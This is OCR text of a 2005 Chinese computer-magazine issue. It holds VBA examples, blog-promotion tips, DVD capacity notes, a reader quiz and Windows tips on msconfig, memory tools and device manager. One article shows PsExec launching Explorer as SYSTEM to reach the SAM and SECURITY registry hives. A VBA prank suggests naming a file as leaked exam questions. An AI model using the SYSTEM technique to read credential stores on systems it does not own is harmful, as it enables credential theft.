心语：文章是以“文化”作为切入点，介绍了BBS与Blog、汉化软件、DVDRip、电影字幕、DIY QQ动画表情、游戏模拟器……这些我们平时就可以免费使用，但是背后却凝聚了许许多多人辛勤劳动的“天上掉的馅饼”。在介绍这些现象的同时，我们也指引大家进行了一些尝试，希望每个读者都能够体会别人的艰辛，同时自己还能学习一些知识和方法。



找回失落的 VBA 程序

相关专题链接：2005 年第二十期《疯狂的 Word 魔术》


今年第二十期关于 VBA 在 Word 中的各种应用实例的专题，仍然是由于版面关系，砍掉了一部分实例，现在让他们重见天日吧！

我的真心送给你

眼看着学期又要结束，伴随着寒假的到来，期末考试也逼近了，这段时间一直在电脑上整理各种复习资料，突然想到了用 VBA 来个小小的恶作剧如何？

这个程序运行以后会自动生成 12 个红心，而且每一个红心的角度和颜色都有所不同。

没想到这么有趣的程序居然只有这么几行吧。分析一下就知道其实这个程序很简单。首先通过 ActiveDocuemnt.



Shapes.AddCanvas 给 Shapes 集合添加了一个新的画布。然后在循环中往画布上添加红心图案，并改变图案的颜色和角度。




在这个实例中，我们可以见到一个新东西，那就是集合。所谓集合是指同一类对象的整体，例如一个段落是一个对象，多个段落就是段落集合了。要注意的是，将对象赋值给变量必须使用 Set 语句，而不能直接使用赋值语句。把这个文档发给 MM，别忘了把文件名改成“期末考试试题泄漏.doc”。

初级版体重身高评测器

考试完了就该是寒假的呼呼大睡和春节的大吃大喝了，不过别光顾着吃喝，也得时刻监视着自己的体重哟。这个小程序首先让你输入自己的身高和体重，然后会告诉你是否超重或者太轻。

这个程序看上去复杂一点。但仔细观察代码，就能看到一些类似的部分。



首先是要求用户输入身高和体重，然后计算出体重指数。接下来的 If 语句称为判断语句，就是根据 If 和 Then 语句之间的表达式进行判断。如果表达式的结果为真，则执行 Then 后面的代码。



由于判断有很多个，所以 If 语句下面接了多个 ElseIf，表示当前一个判断的结果为假时，就进行这个判断。通过多个 ElseIf，就形成了一个判断流程。但只要其中一个判断的结果为真，VBA 就会执行这个判断 Then 语句后的代码，并跳过剩余的判断。

中国互联网的见证人

相关专题链接：2005 年第十八期《18 岁 中国互联网长大了》



在第十八期出版了《18 岁中国互联网长大了》专题之后，在读者中引起了极大的反响，特别是一些资历颇深的老网友兼读者，写来了很多关于自己与互联网的故事和回忆。正好最近网上发起了“寻找 100 位互联网 10 年见证人”的活动（网址：http://tech.sina.com.cn/misc/2005-10-13/95/967.html）。这次活动是由张静君女士、陈彤先生、刘韧先生和牛文文先生发起，新浪网、DoNews、博易 AnyP 和中国企业家杂志共同举办的。旨在寻找 1995 年上网并一直活跃于互联网的广大民众，将我们老百姓 10 年使用互联网中不同阶段的不同感受和背后颇具史学和商业意义的故事展示出来。如果读者朋友中又觉得自己符合要求的，千万不要错过这个机会。

对于普通的网友，也可以去参加一下活动中关于互联网事件的投票调查。

Blog的推销守则

相关专题链接：2005年第十六期《博客的进化论》、第二十一期《游走在边缘的免费午餐》

一年之计在于春，在2006转眼到来之际有没有想过搭建自己的Blog，或者是重新改造和推广自己已经建立好的Blog？在《博客的进化论》和《游走在边缘的免费午餐》两篇专题中我们都对Blog做了充分的介绍。这里补充一些前辈们总结的经验和方法供大家参考。

1. 独特内容

对于你的读者来说，你的Blog帖子必须符合他们的兴趣，并且实用。说出你独特的想法最重要。

2. 频繁更新

Blog的流行程度和更新次数直接相关，因此发布的更新频率非常重要。每周更新3~5次是最低要求。Blog更新一些次数后，能够加入Google新闻索引，这意味着可以从Google搜索结果中搜索到你当天发布的内容。

3. 发布渠道

相比一个传统网站，推销一个Blog能够获得一些附加优势。一个Blog和关联的RSS/Atom feed既可以通过传统的搜索引擎分类目录找到，也可以通过web站点连接被访问。你的Blog有机会比正规的站点获得更高的曝光率。

4. 友情链接

友情链接可以给一个Blog带来稳定的访问量。请一定要经常去串门，去人家Blog里面看看留言，然后向主人申请友情链接。

5. Blog搜索引擎登陆

把自己的Blog注册到最大的中文Blog搜索引擎：http://www.cnblog.org/rings/submit.asp。

6. BBS宣传

在一些人气比较好的BBS上宣传自己的Blog。需要注意的是：不要直接发广告，这样的帖子很容易被当作广告帖被删除；最好是用好头像和签名，头像可以专门设计一个，宣传自己的Blog，签名可以加入自己Blog的介绍和连接。

7. QQ宣传

QQ是我们平常接触最多的聊天工具了，上面都有自己的朋友。写好一篇Blog后，把地址发给自己的朋友一起看一下。

8. 帮助别人

Blog里发布的某些信息可能会引起一些访客的特别关注，他们通常会针对这篇文章的内容对你发出提问或寻求帮助，请无私地帮助他们吧，这会让访客对你的友好度大大提升。

9. 投桃报李

多到别人的Blog留言，参与话题讨论，你对别人投之以桃，别人也会对你报之以李。在网上的任何地方留言后，不忘在后面加上自己Blog地址宣传一下，欢迎别人来访问。

10. 留意Blog中的关键词

你的Blog帖子标题应该使用和内容相关的关键词。同样，更新你的Blog软件模板，在存档帖子的title标记和meta标记中加入和帖子内容相关的关键词。

11. 发布当前新闻

花费一些精力关注你所在的行业，留意发展趋势和重大事件，张贴这些信息并提供你自己的注释。

12. 通过Blog展示自己


通过一些短小文章来展示你对该行业的专业意见。你能够建立一个简短的文章，并连接到你的网站上的完整文档。

当一切都完成了以后，如何评估自己的Blog价值？http://www.business-opportunities.biz/projects/how-much-is-your-blog-worth/这个网站可以帮助你评测你所拥有的Blog的价值，如果认真做好上述推销和优化技巧，你会发现原来自己的Blog价值竟远远超乎自己的想象。

《游走在边缘的免费盛宴》

主要策划者：Dali

受欢迎程度：★★★★


游走在边缘的免费午餐

爆料：我在这个专题中犯下了一个错误，在讲述Blog的部分，将国人开发的PJBlog程序说成了汉化作品。在这里，我要郑重地向PJBlog的开发者陈子舜表示歉意。

在第二十一期杂志上市的第二天中午，我接到了舜子（即陈子舜）好友番茄红了打来的电话，告诉我这个问题，并且留下了舜子的手机号码。但是我一直无法接通他的电话，直到晚上8：30终于和舜子取得联系。出乎我意料的是尽管这次失误给舜子带来了不小的影响，但是他对于我的工作非常理解和支持。跟舜子聊起PJBlog开发过程的时候他这样告诉我：“刚开始接触Blog的时候用的是L-Blog 1.06，那时对ASP还不是很熟悉，幸好之前很擅长VB，而且自己的自学能力也挺强的，所以学ASP不是很难。好学和好奇之心驱使下开始尝试修改L-Blog，于是PL-Blog出现，当时做PL-Blog的目的是为了进一步熟悉ASP……在PL-Blog出到最后一个版本1.2时，我就开始考虑自己开发一个新Blog了。开发这个PJBlog投入了我很多的精力，开发的过程中有苦亦有甜。苦的是基本上所有代码都是我自己用记事本所写的，白天要上班，写PJBlog的时间只能是晚上。甜的是，在开发的过程中，我身后有着一群好朋友——PJBlog讨论群，是他们从开始一直支持着我，这也是最令我感动的。”


这个事件在两方面给予了我非常重要的提醒。一方面是专题绝不能马虎，任何细小的疏漏都会带来很大的影响。另一方面则正如舜子的好友番茄红了在电话里所说：“我们这些国产共享软件的开发者真的很不容易，你们作为国内如此大的IT媒体应该多关心的。”

DIY 光盘盒的图片演示


相关专题链接：2005年第二十三期《这个圣诞夜谁在为你歌唱》

第二十三期制作的特别圣诞礼物专题中，关于DIY 光盘盒的部分，为了保证空间不太拥挤，砍去了指导步骤中的一些配图，今天正好有机会把配图放出，让原本的一点点小遗憾得以弥补。


第一步：先用裁纸刀或者类似的东西，从普通光盘盒中把底座"抠"下来；



第二步：量好尺寸后在电脑上进行设计，具体尺寸我们在二十三期专题中有详细说明；



第三步：打印并且按照边缘裁剪，折叠后把先前准备好的光盘底座粘上即可。



花落别家的经典尴尬

相关专题链接：2005年第二十二期《硬件领域二十大经典尴尬》

对于Office 一族，每到年末，把自己一年的工作文档、资料做个完整备份非常重要，一来可以为莫名其妙的系统崩溃挽回损失、降低风险，二来也可以回顾一下全年的工作，整理整理头绪。可是刻录DVD 光盘的时候可能会遇到意想不到的问题哟！


刻录盘片的容量尴尬

目前的DVD 刻录盘的标称容量一般是单层4.7GB，双层8.5GB。在这里，我们要把GB 理解为1,000,000,000 字节。因此，在操作系统中，DVD 的实际容量只有4.37GB，由于我们平时都是在操作系统之下拷贝数据，所以后者给出的容量才更为重要，尤其是当我们要刻录的数据很满的时候（比如制作DVD 影片，希望能用到尽量多的容量以保证画质），不要以操作系统中所显示的4.7GB 为准，否则就刻不下了。另一方面，再让我们来看看光盘识别软件所给出的信息，尤其是其是识别扇区的数量，而扇区的容量固定为2KB（二进制表述），所以得到的信息最准确。

小提示

请对照二十二期专题原文，了解两种不同标准的存储容量算法，以便更顺利地阅读这一部分。


这是识别软件给出DVD 刻录盘正确的容量信息，最大可用容量为4482.6MB。



Unique Disc Identifier :	[DVD+R:RITEK-R03-002]
Disc & Book Type :	[DVD+R] - [Not Available]
Manufacturer Name :	[Ritek Corp.]
Manufacturer ID :	[RITEK]
Media Type ID :	[R03]
Product Revision :	[002]
Blank Disc Capacity :	[2,295,104 Sectors = 4,482.6MB = 4.38GB (4.70GB)]
Recording Speeds :	[1x , 2.4x , 4x , 6x-8x]

More Info

这是双层DVD 刻录盘标称为8.5GB，以二进制换算方式得出的实际容量为8152MB，合7.96GB。



Unique Disc Identifier :	[DVD+R-DL:MKM-001-000]
Disc & Book Type :	[DVD+R DL] - [DVD-ROM]
Manufacturer Name :	[Mitsubishi Kagaku Media]
Manufacturer ID :	[MKM]
Media Type ID :	[001]
Product Revision :	[Not Specified]
Blank Disc Capacity :	[4,173,824 Sectors = 8,152.0MB = 7.96GB (8.55GB)]
Recording Speeds :	[1x , 2.4x]

More Info

《硬件领域二十大经典尴尬》

主要策划者：Dali

受欢迎程度：****

爆料：事情的起因是一次QQ 群组中的平常讨论，Sunny 说他的一个发烧级的朋友前不久花重金购置了超豪华的一套SLI 系统，没想到现在单卡双芯片的显卡已经上市，原本值得自己四处炫耀的一套系统转眼间就变成了莫名的尴尬。随后摔锅也发表感慨，一位朋友问他的D70 多少像素，摔锅回答500 万。这位朋友洋洋得意地告知摔锅，自己新买的某品牌800 万数码相机，才花了不到D70 一半的价钱，多值啊！摔锅无语。于是第二十二期的"尴尬"专题策划就在聊天中诞生。专题内容从讲述经典故事、破除错误论调两方面入手，最终落实到如何更好地使用和选购产品。所以，上班时间聊QQ 也没啥不好。



搜索引擎 考堂内外

相关专题链接：2005年第四期《搜索引擎大考堂》

《搜索引擎大考堂》这篇专题以非常有意思的形式讲述了许多搜索方面的知识，随着时间推移，2005年其实也算得上是搜索引擎发展迅猛的一年，所以我们在这里把“大考堂”之后还制作过的许多关于搜索和搜索引擎的文章进行了罗列，它们非常具有资料性。

期号	名称	页码
第五期	《三个桌面搜索都是大腕 我该挑谁？》	P54
第十一期	《惊人！网上答题之快搜作弊法！》	P58
第十二期	《长脚的Google 爬上了电脑桌》	P62
第十六期	《用插件 搜索再省一步》	P61
第十七期	《在搜索中“捕风捉影”——Google 快照强行突破》	P68
第二十一期	《我去重庆看美女——网络帮你熟悉新环境》	P29
第二十一期	《巧用百度硬盘搜索“统管”电脑中的MP3》	P35
第二十二期	《Google 搜索技巧2005》	P74
第二十三期	《新浪怎么“爱问” 百度“知道”什么》	P6
第二十三期	《抢修Google 牌“照相机”》	P70
第二十三期	《百度知道网络在讨论什么——用百度来搜索论坛资源》	P70

《搜索引擎大靠堂》

主要策划者：番茄蛋饭

受欢迎程度：*****

心语：无论是在编辑还是在读者心目中，这都是一个非常出色的搜索引擎专题。专题搜集了一些常见的搜索情况，经过浓缩后以试题的形式出现，为的就是让大家阅读的时候觉得更轻松。这次专题制作中让番茄蛋饭最为头痛的是整理14道试题，别看这些东西只占了一页左右的篇幅，但是用了整整三天时间才整理完。因为这些考题都是从已经有的知识点中逆推出来的，既要要考虑到每个试题与答案之间的紧密联系，又要考虑到试题不能够有过多的解法。举例子说，如果出的题不够严密，有可能用我们的答案并不是最好的方法，那么就会误导读者。

爆料：在不提前看答案的情况下，编辑部内部也进行了一次测试，竟然多人得分未能超过50分。

“别拿专题不当回事儿”特别测验

1. 2005年第一期专题《好“摄”之途》刊登后，还有一篇该专题的补充文章，这篇文章出现在第几期杂志上？

A 第三期
B 第五期
C 第六期
D 没有出现过

2. 在看过2005年第四期专题《搜索引擎大考堂》全文之后，你觉得自己使用搜索引擎的能力能达到什么水平（仍然套用原文中的评分标准）？

A 1～50
B 51～90
C 91～100

3. 在2005年第六期专题《局域网的幸福生活》中，你觉得自己比较像谁？

A 老农
B 汉堡包
C 馒头
D 牙签

4. 2005年第十三期专题《打破窗户的企鹅》最后小测试的答案公布在第几期杂志上？

A 第十五期
B 第十六期
C 第十七期
D 忘了公布大案

5. “播客”一词的正确来源是？

A 具有播放功能的博客简称播客
B Broadcaster 的音译
C iPod与Broadcast的合成词

6. 2005年第十八期专题《18岁中国互联网长大了》中《不必视网络语言为洪水猛兽》一文的作者厉兵乃何方高人？

A 《电脑爱好者》杂志资深编辑
B 中国人民大学汉语系教授
C 教育部语言文字应用研究所研究员
D 2008奥组委委员

7. 2005年第二十一期专题《游走在边缘的免费午餐》中介绍的PJBlog程序开发者是？

A 中国人
B 俄罗斯人
C 伊拉克人

8. 2005年中，担任专题责任编辑最多的人是谁？

A 阿健
B 小特
C 番茄蛋饭
D Dali

参考答案：

1:B 2:无参考答案 3:无参考答案 4:A
5:C 6:C 7:A 8:C

[ZT01]

给Msconfig加个标签

我就比你高一点点

——Msconfig增强配置方案

★★★

■四川　山村野菇

在Windows 9x/ME/XP中运行"msconfig"命令，可以打开"系统配置实用程序"，这里提供了多种系统相关的设置选项。可能大家用得最多的就是切换到其"启动"标签，查看是否有可疑的程序自动运行，以辨别和查杀木马程序。

最近笔者发现，在Windows XP SP2系统中安装了KB906569补丁(下载地址:http://down1.tech.sina.com.cn/download/download/15415.shtml)后，"系统配置实用程序"在原来的"一般"、"SYSTEM.INI"、"WIN.INI"、"BOOT.INI"、"服务"、"启动"的基础上，多出了一个"工具"标签。下面我们一起来看看，多出的这个标签可以玩些什么花样。

实例1:快速到达各种系统设置界面

我们常常会对系统进行各种各样的设置，比如系统还原、网络诊断、安全中心等。一般情况下，很多朋友都通过开始菜单或其他系统组件来进入设置界面进行操作的。也有部分用户能记住打开这些设置程序的命令，不过多数用户不记得如此多的命令。

安装KB906569补丁后，运行"msconfig"命令，切换到"工具"标签，这里集成了13个常用的系统设置，只需选中其中一个，按下"Alt＋L"组合键或点击"启动"即可开启(见图1)。



图1

小提示

选中"Internet 协议配置"，点击"启动"按钮，系统会打开命令提示符界面，并显示当前IP地址、子网掩码、网关。如果在选中"Internet 协议配置"后，勾选"高级选项"，点击"启动"按钮，则可以看到更为详细的网络信息。实际上，前者相当于运行"ipconfig"命令，后者相当于运行"ipconfig /all"命令。

实例2:改造"工具"标签

尽管"工具"标签中内置了13个常用的系统设置，不过对于需要DIY的用户，显然不够。能不能自己添加更多的设置项呢?




图2

第一步:打开"我的电脑"，选择"工具→文件夹选项"，切换到"查看"标签，取消勾选"隐藏受保护的操作系统文件"，勾选"显示所有文件和文件夹"，最后确认(见图2)。

第二步:打开C:\WINDOWS\pchealth\helpctr\binaries目录，用"记事本"编辑如下内容并保存为该目录下的Mscfgtlc.xml:

```
<?xml version="1.0" ?>
<MSCONFIGTOOLS>
<b NAME="Internet Protocol Configuration" PATH="%windir%\system32\cmd.exe" DEFAULT_OPT="/k %windir%\system32\ipconfig.exe" ADV_OPT="/k %windir%\system32\ipconfig.exe /all" HELP="IPCONFIG is a command line tool used to control network connections on Windows-based computers"/>
</MSCONFIGTOOLS>
```

这时再次运行"msconfig"，切换到"工具"标签，你会看到列表中多出了一项名为"Internet Protocol Configuration"(Internet协议配置)的设置项，选中后点击



图3

轻装上阵才能行走如飞

★★

■航瑞

你的内存上GB级了吗？由于硬件水平提高，大多数程序员在编写代码时都不再考虑系统资源的节约，所以很多程序在使用一段时间后就会出现物理内存紧张的情况，导致整体运行速度变慢。内存管理软件很多，但很有可能引起系统不稳定，用微软自家的免费工具Clearmem来解决问题吧(仅支持Windows 2000/XP)！

从http://www.fixmyxp.com/ClearMem.zip下载该命令行工具，解压缩并释放到系统目录%windir%\system32下。在物理内存占用较多导致系统速度变慢时，就可以点击“开始→运行”，键入“clearmem.exe”后回车实现物理内存释放，要注意的是，释放所花费时间有些长，期间硬盘转速加快，并有可能呈现假死的状况（不用担心，整理完成后电脑即恢复正常），同时由于Windows减小缓存的速度比较慢，要达到最佳效果可能需要反复运行多次Clearmem，但应注意不要释放过多物理内存，因为被转移到虚拟内存(即硬盘上)上的数据过多，那样反而会使系统速度更慢。

为便于使用，可以右键按住Clearmem.exe并拖动到桌面上，松开鼠标按钮，在弹出菜单中选择“在当前位置创建快捷方式”，以后需要时，只要双击这个快捷方式运行即可。

Clearmem支持的参数也很丰富，运行CMD打开“命令提示符”窗口后，在其中输入“clearmem -?”命令即可查询完整的参数列表，其中参数“-m”用来限定需要整理的内存大小，比如用“clearmem.exe -m32”可以限定程序只整理32MB内存。

Clearmem只能针对整个系统的内存区域，如果能单独整理长期驻留内存却又不经常使用的那些程序的内存该有多好？微软的另一款小工具Empty(下载地址：http://www.newhua.com/cfan/200524/empty.rar)可以做到。下载解压后放到系统目录，在“命令提示符”中直接运行“empty 进程名/进程PID”(都可以通过“任务管理器”找到进程名或其PID)就可以将某个进程的物理内存占用转移到虚拟内存中。

小提示

内存优化软件并不都美妙

因为大部分内存优化软件的功能就是，将占用物理内存的程序移动到虚拟内存中，这样在启动新程序时，速度会变得更快，但当你在运行已经被移动到硬盘虚拟内存的程序时，它必须重新加载到物理内存中，因此可能只是一个很小的软件也会花费较多时间来还原其窗口。同时，当物理内存被清空后，硬盘中等待激活的程序常常立即放回到物理内存中，辛苦优化出来的可用内存就又被侵占了。所以，即使你非要使用内存优化软件，也最好不用它的自动优化功能，而是在运行大软件或游戏时，利用其手动功能释放物理内存。

CF [YY02]

“启动”标签，其效果跟运行“ipconfig”命令或“%windir%\system32\cmd.exe /k %windir%\system32\ipconfig.exe”命令一样；如果选中该项，并勾选“高级选项”，则其效果与运行“ipconfig /all”命令或者“%windir%\system32\cmd.exe /k %windir%\system32\ipconfig.exe /all”命令一样(见图3)。

小提示

★其中“NAME”是你为程序起的一个名字，“PATH="%windir%\system32\cmd.exe"”表示该程序需要在命令提示符下执行，“DEFAULT_OPT”是默认状态下(也就是点击“启动”时)需要执行的命令，“ADV_OPT”字段是在高级选项状态下(也就是“选中‘高级选项’”后)需要执行的命令，“HELP”字段则是其表述信息。

★如果某个程序不要在命令提示符下执行，则直接使用形如下命令：

<a NAME="Remote Assistance" PATH="%windir%\system32\rcimlby.exe" DEFAULT_OPT="-LaunchRA" ADV_OPT=""
HELP="Receive help from (or offer help to) a friend over the Internet"/>

该命令和直接运行“%windir%\system32\rcimlby.exe -LaunchRA”效果一样。

实例3：将“工具”标签打造成秘密“开始菜单”

如果有什么程序想偷偷运行，一般会将其隐藏在某个目录，并删掉开始菜单或快捷方式，而只通过“资源管理器”来访问。这是个好主意，不过也为自己的访问带来了不便。其实完全可以利用实例2介绍的方法快速调用这些隐藏程序。以QQ为例，笔者将其放到了E:\software\qq目录下，并将该目录设置为隐藏。

用“记事本”编辑Mscfgtlc.xml文件，加入如下一行字样即可：

<a NAME="QQ" PATH="D:\software\qq\qq.exe" DEFAULT_OPT="" ADV_OPT=""
HELP="运行QQ"/>

其中“PATH”字段表示要运行的程序的绝对路径，“DEFAULT_OPT”、“ADV_OPT”一般保持为空，“HELP”字段则是其描述信息，也可以为空。

访问时只需运行“msconfig”命令打开“系统配置实用程序”，切换到“工具”标签，这里就看到隐藏的秘密快捷方式啦！

CF [YY01]

玩转系统最强账户

谁与争锋！用 SYSTEM 账户登录 Windows

★★★

■盆盆

还记得本刊2005年第19期的《史上最强优化，打造无服务版Windows》，这次再给大家带来了一个“不可思议”：以SYSTEM账户身份“登录”到Windows！

给 Explorer 进程换件马甲

可能有读者感到困惑，因为SYSTEM账户和我们常用的Administrator等账户不同，它并不是Interactive（交互）用户组成员，不能像普通用户一样在登录对话框中输入用户名和密码进行登录……不过别急，本文将会用另类的方法帮助大家完成这个不可能的任务。

第一步：从http://www.sysinternals.com/Utilities/PsExec.html下载PsExec，解压到C:\中。用Ctrl＋Shift＋Esc组合键打开“任务管理器”，在“进程”选项卡的进程列表中找到explorer.exe进程并结束。

第二步：在“应用程序”选项卡中点击“新任务”按钮，输入“CMD”回车打开“命令提示符”窗口。

第三步：在“命令提示符”窗口中输入以下命令并回车：

C:\PsExec -i -s -d explorer

当Explorer重启后，我们就会发现已经成功进入SYSTEM账户环境（见图1）。



图 1

如假包换，拿出“人证物证”

不信？大家知道[HKEY_CURRENT_USER]根键实际是指向[HKEY_USERS\UserSID]的链接，此处的UserSID就是当前登录账户的SID，所以可以用如下方法进行验证：

运行Regedit.exe打开“注册表编辑器”，只要证明[HKEY_CURRENT_USER]是[HKEY_USERS\S-1-5-18]的链接即可（S-1-5-18就是SYSTEM账户的SID），证明方法很简单：在



图 2



图 3

[HKEY_CURRENT_USER]下新建一个Good子项，然后选择菜单“查看→刷新”，再看看[HKEY_USERS\S-1-5-18]下是否也出现了Good子项，如果是则说明系统当前加载的就是SYSTEM账户的用户配置单元（见图2）。如果你还不信？就用微软提供Support Tools（下载地址：http://www.onlinedown.net/soft/21532.htm）来试试吧！安装后运行Whoami命令结果如图3所示。

拥有“特权”何处不敢闯

在以SYSTEM账户登录后，平时默认情况下无权访问的地方，现在看来就能如入无人之境了。

(1)任意访问注册表

打开“注册表编辑器”，现在可无限制访问[HKEY_LOCAL_MACHINE\SAM]和[HKEY_LOCAL_MACHINE\SECURITY]。

(2)任意访问文件夹

在“资源管理器”的菜单“工具→文件夹选项”里设置显示所有文件（包括隐藏的系统文件），然后就可以无限制访问系统还原的工作目录C:\System Volume Information了。

刨根究底话原理

大家知道，SYSTEM是比管理员账户权限更高的系统内置账户。但默认情况下无法直接在登录对话框上以SYSTEM账户身份登录到Windows桌面环境。实际上SYSTEM账户早就已经“盘踞”在系统中了，连负责用户验证的Winlogon、Lsass等进程都是以SYSTEM身份运行的，谁还能有资格检验SYSTEM呢？既然SYSTEM账户早就已经出现在系统中，所以只需以SYSTEM账户身份启动Windows的外壳程序Explorer.exe，就相当于用SYSTEM身份登录Windows了。

CF [YY03]

■软件 DIY

系统蓝色档案(终结篇)

硬件大管家——设备管理器

★★★

本文可以帮你学到

- “设备管理器”的基本使用
- 看懂“设备管理器”的“表情”
- 用“设备管理器”给系统软升级
- 解决“设备管理器”相关故障

小菜刚学会重装系统，就赶紧拿自己的电脑“开刀”，重装过程一切顺利，当看到熟悉的Windows桌面时，强烈的成就感油然而生——原来安装操作系统这么简单呀！但小菜很快发现了问题：电脑没有声音了！难道没装驱动程序？可是Windows XP不是自动安装驱动程序的吗？在一旁“护驾”的大嘴告诉小菜，Windows XP虽然能自动安装大多数硬件的驱动程序，但并不能保证所有硬件均能被识别，毕竟操作系统内置的驱动程序是有限的，尤其是主板集成的声卡(也称为“板载声卡”)型号特别多，很多都需要手动安装驱动程序，而手动安装驱动程序普通情况下插入声卡附带的驱动光盘按提示安装即可，不过也有一些是需要通过“设备管理器”安装的。

菜鸟篇：和小菜一起学用基本功能

“‘设备管理器’是什么？”小菜对于这个熟悉又陌生的名词实在有些疑惑，“他有什么用？”

“看看这张图吧！”大嘴拿出了珍藏多年的“菜鸟版示意图”(见图1)。



图 1

大嘴在开始菜单运行栏中输入“devmgmt.msc”后回车，打开“设备管理器”窗口，只见窗口中有个带问号的“多媒体音频控制器”硬件(见图2)。大嘴告诉小菜：这就是没有安装驱动程序的典型标志了，说明系统现在还不“认识”你的声卡型号，得手工安装。于是大嘴将主板驱动光盘放入光驱，运行其安装程序，选择安装声卡驱动，根据提示重启系统，当进入Windows桌面时响起熟悉的音乐，证明故障已经排除。

1.打开“设备管理器”的三种方法

(1)右击桌面上的“我的电脑”，选择“属性”，在“硬件”选项卡中点击“设备管理器”按钮。

(2)点击“开始→运行”，在运行框中输入“devmgmt.msc”点击“确定”按钮。

(3)运行CMD打开“命令提示符”，输入“set DEVMGR_SHOW_NONPRESENT_DEVICES=1”回车，然后再以“start devmgmt.msc”打开“设备管理器”，就能删除设备换插槽后留下的设备“残骸”，解决“只有一块网卡却发生IP冲突”等故障。




图 2

2.装上“通天眼”，偷窥硬件隐私

打开“设备管理器”后，展开需要查看的硬件分类(如查看显卡就展开“显示适配器”)，双击其下的硬件设备名称，在弹出的硬件属性框中就能查看该设备的信息了。以网卡为例，在“常规”选项卡可以看到硬件名称和制造商以及硬件当前的运行状态；“驱动程序”选项卡下可以看到驱动日期、版本、数字签名；在“详细”选项卡中有一个下拉框，通过它可以看到很多硬件底层相关的数据，比如固件版本等；在“资源”选项卡可以查看系统给设备分配的中断请求、输入/输出范围、内存范围等资源，如果有冲突可在此处手动修改；通常在网卡属性框中还可以看到“高级”选项卡，可以设置网卡传输速率和缓存大小等。



图3

3.给驱动程序升升级

给硬件更新驱动程序是“设备管理器”最常用的功能之一，尤其对于没有单独安装程序，仅有inf文件的驱动程序，都需要通过此法更新驱动，恰当升级驱动程序可以从一定程度上提高硬件性能和稳定性。双击打开设备属性框，在“驱动程序”标签中单击“更新驱动程序”按钮(见图3)，然后选择“从列表或指定位置安装(高级)”选项，单击“下一步”按钮，选中“在搜索中包括这个位置”选项并设置好驱动程序所在位置，单击“下一步”根据提示即可完成驱动更新。

老鸟篇：“设备管理器”的3种表情

当设备出现问题时，通过“设备管理器”不仅可以直观地看到是哪个硬件出了问题，而且能通过提示的不同符号来判断问题出在什么地方，以及如何解决等，就像通过人的表情可以判断出其心情一样，我们通过设备管理器中的“表情”符号也能解决一些常见的硬件故障。在设备管理器中通常可以看到以下三种“表情”符号：

1.黄色的问号——这是什么东东

在新装的系统中经常会出现这个“表情”，小菜的声卡在“设备管理器”就显示为黄色问号，它表示该硬件设备还没有被操作系统所识别，无法为之安装匹配的驱动程序，USB、IEEE1394和串行设备最有可能出现此情况。解决此问题的关键是要识别出未知设备的型号并安装正确的驱动程序，通过一款叫做“硬件精灵”的免费软件，可以帮助分析未知设备型号并找到合适的驱动程序。

硬件精灵小档案

- 软件版本：4.0　软件大小：823KB
- 软件性质：免费软件　适用平台：Windows 9x/2000/XP
- 下载地址：http://www.onlinedown.net/soft/10241.htm

硬件精灵检测方法并不基于操作系统中的检测功能，它能自动扫描系统中所有的硬件设备，可以正确识别上万种USB 1.1/2.0设备、IEEE1394设备、ISA总线的即插即用型设备，可以正确辨识几乎所有的PCI和AGP总线板卡(包括主板集成)设备。运行硬件精灵后，首先扫描并显示出所有硬件设备的列表，不过默认显示方式没有归类，查看起来不太方便，可以单击“检测”菜单中的“检测硬件”，硬件精灵就会显示出主要硬件设备。找到与“设备管理器”中未知设备同名的硬件，单击左侧“+”号展开，其中“Chip：……”行显示的就是这个硬件的芯片型号，例如小菜的板载声卡被检测出的芯片型号是SiS7012(见图4)。展开下面的“Detail”(详细)分支，还可以看到更详细的硬件资料，例如生产厂商、芯片制造商、设备类型、芯片/芯片组型号等，有了这些信息后就能方便地下载和安装相应的驱动程序了。



图4

